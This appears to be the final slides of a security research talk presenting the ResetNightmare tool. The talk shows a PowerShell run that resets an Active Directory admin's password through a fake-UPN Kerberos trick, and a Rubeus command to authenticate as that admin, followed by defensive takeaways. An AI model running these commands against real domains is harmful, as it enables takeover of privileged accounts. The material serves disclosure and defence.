ResetNightmare tool

<https://github.com/Semperis-Community/ResetNightmare>



```
PS> Invoke-ResetNightmare -TargetAccount DemoAdmin1 -TargetNewPassword toolPassword1 -UPNUser pocUser -UPNUserPassword Password1
>> -CreateNewPath "OU=test,DC=demo,DC=lab" -DC DC01
[*] Creating user pocUser in OU=test,DC=demo,DC=lab...
[*] Getting Full Control rights on pocUser for notadmin
[*] Resetting pocUser's password to Password1
[*] Enabling pocUser...
[*] Setting a fake UPN for pocUser...
[*] Asking for a TGT for pocUser with the name DemoAdmin1 (NT_ENTERPRISE) for kadmin/changepw...
[*] Clearing fake UPN from pocUser...
[*] Attempting to change DemoAdmin1's password to toolPassword1...
[*] Cleaning up files...
```

Success! You can now authenticate as DemoAdmin1 with the password toolPassword1

To spawn a new netonly process:

```
Rubeus.exe asktgt /user:DemoAdmin1 /password:toolPassword1 /suppenctype:AES256 /nowrap /createnetonly:cmd.exe /show
```


ACKNOWLEDGEMENTS

- Yossi Sassi (@Yossi_Sassi)
- Andrew Bartlett
- Elad Shamir (@elad_shamir)
- Charlie Clark (@exploitph)
- Will Schroeder (@harmj0y)
- Andrea Pierini (@decoder_it)
- Benjamin Delpy (@gentilkiwi)

KEY TAKEAWAYS

- Stick to the Principle of Least Privilege
- Don't assume "Tier-0" == "Zero threat"
- Researchers: Stay curious

Thank you!

Questions?

To read our full write-up:

